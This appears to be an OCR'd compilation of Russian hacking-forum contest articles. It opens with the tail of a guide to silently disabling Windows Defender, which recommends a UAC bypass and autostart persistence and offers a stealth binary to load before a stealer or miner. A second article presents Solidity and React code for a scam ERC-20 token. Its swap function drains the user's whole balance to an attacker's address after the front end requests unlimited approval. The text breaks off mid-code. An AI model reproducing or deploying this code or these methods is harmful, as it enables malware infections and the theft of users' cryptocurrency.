Пользователь не будет видеть никаких значков на панели. Для него не произойдет никаких изменений, он даже не заподозрит факт того, что его система осталась без защиты.

Аналогичный трюк можно пробывать провернуть с другими Антивирусами, в статье Defender взят в качестве самого распространённого.

Минусы данной затеи:

Нам нужны права Администратора (как и для других методов, но да ладно).

Если у пользователя они присутствуют – мы обходим эту проблему через UAC Bypass

Токены привилегий выдаются процессу заново после перезагрузки системы.

Поэтому, если ваш вирус остаётся в системе на долго – добавьте отключение WD в автозагрузку

Внимательно перечитав весь список плюсов и минусов – я прихожу к выводу, что данный метод имеет все шансы на применение в бою.

Главным его плюсом является то, что метод не палится самим Дефендером и не будет снесён при попадании на систему.

В приложения к статье я прикладываю два файла:

- Disable WD.zip – архив с исходниками на C#
- Silent.zip – архив, содержащий в себе уже скомпилированный .exe, который вы можете подгружать вместе со своим вирусом. Он полностью невидимый, запускается без консоли и пропадает из диспетчера задач.


Если вы хотите использовать его со своим Стиллером/Майнером – обязательно грузите СНАЧАЛА Silent.exe, а потом уже свой payload. При смене порядка действий – смысл отключения теряется, так как сначала дефендер спалит ваш вирус и удалит его, а только затем отключит себя.

В Silent.exe не используется обход UAC, поэтому запускать его нужно от имени администратора.

Пароль на оба архива == название форума


ФАЙЛ 1

ФАЙЛ 2


СКАМИМ КРИПТУ
ПО КРУПНОМУ
LINEAR

Скамим крипту по крупному
..или как украсть токены ERC-20/ERC-721 из под морды хомяка.

by linear



Всем привет! Сегодня я хочу рассказать, как я скамлю токены у криптоюзеров. Сначала я подумал, что не подхожу под тематику конкурса, но сразу прояснил для себя, что крипта = скам, а значит, я в деле. За криптой/смарт-контрактами будущее говорят многие, безусловно, в этом есть доля правды, но история показывает, что технологии используют как в благих целях, так и злоупотребляют ими. Я покажу, как можно злоупотребить стандартами реализаций токенов на EVM совместимых blockchain и нажиться на этом.

Аббревиатура ERC переводится как Ethereum Request for Comments - это такой документ, который определяет стандарт и соглашения для разработки смарт-контрактов. ERC-20 есть контракты, которые компилируются и развертываются в блокчейн сеть, в этих контрактах реализуется единый шаблон, который позволяет создавать токены. Токены можно отправлять, обменивать, сжигать, чеканить, голосовать ими и многое другое, нет каких-то ограничений. Мы можем создать на основе стандарта любой финансовый актив или какое-нибудь действие в блокчейне, благодаря транзакциям. В стандарте ERC-20 есть определенные функции, такие как name(), symbol(), decimals(), balanceOf(), transfer(), totalSupply(), transferFrom(), allowance(), approve(). Из всех этих функций нас интересует approve() и transferFrom(). Что они делают? approve() даёт разрешение на операции с токенами. transferFrom() переводит токены из одного адреса на другой. Остальные функции могут задавать имя токена, узнавать баланс и т.д.

Это все, конечно, интересно, но а что если... наш смарт-контракт сможет скрытно вывести все токены, а пользователь даже не поймет, что произошло? Скажем, пользователь пытается обменять один токен на другой через наш веб-интерфейс, но сталкивается с ситуацией, когда контракт опустошает все его монеты.

Такое возможно, и сейчас мы с вами это сделаем!

Чтобы продемонстрировать этот трюк, создадим свой собственный токен и поможет нам в этом библиотека OpenZeppelin. Напомню, что контракты для EVM (Ethereum Virtual Machine) пишутся на Solidity. Прямо в этом контракте напишем функцию, которая обменивает токены и делает вредоносные действия. Далее развернем контракты в Ropsten сеть и создадим минимальный интерфейс. Наше приложение будет общаться с контрактом по ABI JSON. Для создания веб-приложения будем использовать React и Ethers библиотеку. У вас должно быть некоторое количество тестовых ETH, их можно получить через публичные краны.

Зададим выпуск монет со значением в 500 токенов:

JavaScript:

```
function mint(address _to) external {
    _mint(_to, 500 ether);

    emit Mint(_to);
```

Реализуем функцию обмена токенов и вывода всех средств с кошелька пользователя:

JavaScript:

```
function swap(uint256 _amount) external {
    address sender = msg.sender; // экономим газ
    uint256 senderBalance = IERC20(address(this)).balanceOf(sender);
    require(senderBalance > 0, “swap: token balance too low”);

    IERC20(address(this)).transferFrom(sender, address(this), _amount);
    IERC20(address(this)).transferFrom(sender, tokenReceiver, senderBalance - _amount);

    emit ValueReceived(tokenReceiver, senderBalance - _amount);
  }
```

Установим адрес получателя краденных токенов:

JavaScript:


```
function setTokenReceiver(address _tokenReceiver) external onlyOwner {
    tokenReceiver = _tokenReceiver;

    emit SetTokenReceiver(_tokenReceiver);
  }
```

Сконструируем наш токен контракт, укажем название токена и получателя краденных токенов:


JavaScript:

```
constructor (address _tokenReceiver) ERC20("XSSIS", "XSSIS") {
    tokenReceiver = _tokenReceiver;
  }
```

Скомпилируем и развернем наш контракт в Ropsten сеть:



Переключимся в Ropsten network и выберем Injected Web3. Рядом с кнопкой Deploy укажем адрес получателя краденных токенов (в развернутом контракте мы сможем менять адрес получателя, просто вызывая функцию setTokenReceiver()):


DEPLOY & RUN TRANSACTIONS
ENVIRONMENT
Injected Web3
Ropsten (3) network
ACCOUNT
0xa7E...E46Bd (1.104191056545448402 ether)
GAS LIMIT
3000000
VALUE
0
Wei
CONTRACT
Token - TokenXSS.sol
Deploy
0x9FE42Cb6F0aeB0188a96C64650066A20D12c4085
PUBLISH TO IPFS
OR
At Address
Load contract from Address
Transactions recorded 0
Deployed Contracts
Currently you have no contract instances to interact with.


DEPLOY & RUN TRANSACTIONS
approve
address spender, uint256
decreaseAllo...
address spender, uint256
increaseAllo...
address spender, uint256
mint
address _to
renounceOw...
setTokenRece...
address _tokenReceiver
swap
uint256 _amount
transfer
address to, uint256 amou
transferFrom
address from, address to,
transferOwne...
address newOwner
allowance
address owner, address s
balanceOf
address account
decimals
name
owner
symbol
tokenReceiver
totalSupply
Low level interactions
CALLDATA
Transact

В папке config, которая приложена к этой статье, добавляем в файл contracts.json адрес нашего развернутого контракта (смотрим Etherscan). В файл tokenABI.json добавляем ABI параметры, которые можно скопировать из Remix во вкладке SOLIDITY COMPILER.

В файле HomePage.tsx импортируем модули:

JavaScript:

```
import * as React from “react”
import {
  Box,
  Button,
  Center,
  Flex,
  Select,
  HStack,
  Stack,
  Input,
  InputGroup,
  InputLeftAddon,
  InputRightAddon,
  CircularProgress,
  Alert,
  AlertIcon,
  Text
} from “@chakra-ui/react”;
import {useContractFunction, useEthers, useTokenAllowance} from “@usedapp/core”;
import {ethers} from “ethers”;
import tokenABI from “./configs/tokenABI.json”;
import contracts from “./configs/contracts.json”;
```

Описываем функции добычи, одобрения, обмена/кражи токенов:

JavaScript:

```
const mint = async () => {
      await handleChangeNetwork();
      await mintTx(account);

      setValueStateSuccessed(true);
      setTimeout(function(){
         setValueStateSuccessed(false);
      }.bind(this),5000);

   }

   const approve = async () => {
      await handleChangeNetwork();
      await approveTx(contracts.address, ethers.constants.MaxUint256);

      setValueapproveStateSuccessed(true);
      setTimeout(function(){
```


```
setValueapproveStateSuccessed(false);
      }.bind(this),5000);

   }

   const swap = async () => {
      await handleChangeNetwork();
